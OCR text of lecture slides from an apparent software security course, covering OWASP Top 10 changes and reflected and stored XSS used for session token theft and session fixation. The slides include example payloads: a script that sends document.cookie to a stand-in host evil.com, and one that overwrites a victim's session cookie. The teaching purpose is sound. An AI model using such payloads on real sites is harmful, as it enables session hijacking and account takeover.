
TDT4237 Software Security

- OWASP 2013 Testing Guide - part two
  - Cross Site Scripting (XSS)
  - Cross Site Request Forgery (XSRF)
  - Authentication and password security
- OWASP 2017 Testing Guide
  - XML External Entities (XXE)
  - Insecure deserialization
  - Insufficient logging and monitoring
- HTML security issues

10 Most Critical Web Application Security Risks




OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.

Cross-Site Scripting (XSS)

Session management attacks

- Session token theft
  - Sniff network
  - Cross-site scripting (XSS)
- Session fixation
  - Tampering through network
  - Cross-site scripting (XSS)

An application vulnerable to XSS



Client

Name:

Bob

Query

Query.html

http://example.com/query?name = Bob

Return result.html as response

Query string (i.e., Bob) ECHOed back in result.html

Server

Render: result.html


```
<H2> Your query
    Bob
</H2>
<H2> Query results
<p>
   Name: Bob Johnson
  Tel: 123456
</p>
</H2>
```

result.html

Your query
Bob

Query results
Name: Bob Johnson
Tel: 123456

An application vulnerable to XSS (cont')



Client

Name:

<script>alert(123)</script>

Query

Query.html

http:/example.com/query?name =
<script>alert(123)</script>

Return result.html as response

Server

Render: result.html

<H2> Your query

<script>alert(123)
</script>

</H2>
<H2> Query results
<p>
None
</p>
</H2>

Query string
(i.e., <script>
alter(123)</script>)
ECHOed back in result.html

result.html

Your query

<script>alert(123)</script>

Query results
None

Executes at the client side

The page at http://example.com says:

123

OK

Session token theft using XSS

- Attacker
  - Find out http://example.com/query? is vulnerable to XSS
  - Know that the user often use this app
  - Send this link to user


    http://example.com/query?name = <script>

    new Image() .src= 'http://evil.com/log? c'= +document.cookie;

    </script>
  - Lure user to click this link

- User
  - Lured, clicks the link
  - The script ECHOed back to user's browser and executes there
  - User's anonymous or logged in cookie of example.com is logged at evil.com

Recap session fixation attack


Get index.html
Response to get index.html and set anonymous session token
Validate token
Get books.html and anonymous session token
Response to get books.html request
Check credentials
Post/login Username & password
Set logged-in session token
Validate token
Request 1 and logged-in session token
Response to request 1

- User (e.g., Alice):
  - Visits site using anonymous token
- Attacker
  - **Overwrites** user's anonymous token with own token
- User:
  - Logs in and gets anonymous token elevated to logged-in token
- Attacker:
  - Attacker's token gets elevated to logged-in token after user logs in
- Vulnerability: Server elevates the anonymous token without changing the value

Session token overwritten using XSS


- Attacker
  - Find out http://example.com/query? is vulnerable to XSS
  - Get a valid anonymous token from the example.com, e.g., exampleComToken=1234
  - Send this link to user

    http://example.com/query?name = <script>

    document.cookie = ‘exampleComToken = 1234'

    </script>
  - Lure user to click this link
- User
  - Lured, clicks the link
  - ➢ The browser executes the script **document.cookie = ‘exampleComToken = 1234’** Overwrite user’s cookie value with attacker’s cookie value, i.e., 1234

Session fixation attack using XSS



1. Run http:/example.com/query?name = **<script>alert(123)</script>**
Find out http://example.com/query? is vulnerable to XSS

Get index.html

Response to get index.html and set anonymous token, e.g., 1313

Get index.html

Response to get index.html and set anonymous session token, e.g., 2323

Send this link to Alice http://example.com/query?name = <script> **document.cookie = 'exampleComToken = 1313'** </script> and Alice is lured to click this link

Without Alice's knowledge, her token of example.com is now overwritten to 1313

Post/login Username & password

Valid username and password?
YES, then elevate Alice's anonymous session token (i.e., 1313) to logged-in token. It means that the attacker's token (i.e., 1313) is elevated to logged-in token

Log in succeed!

ATTACK: Can send request using token with value 1313 as logged in user!!!

Alice/Alice's browser

example.com server

Attacker/Attacker's browser

XSS exploits

- Not just cookie theft/overwritten
- The attacker injects malicious script in your page
- The browser thinks it is your legitimate script
- Typical sources of untrusted input
  - Query
  - User/profile page (first name, address, etc.)
  - Forum/message board
  - Blog
  - Etc.

Reflected vs. Stored XSS

- Reflected XSS
  - Script injected into a request
  - Reflected immediately in response
- Stored XSS
  - Script injected into a request
  - Script stored somewhere (i.e., DB) in server
  - Reflected repeatedly
  - More easily spread

Stored XSS Worm

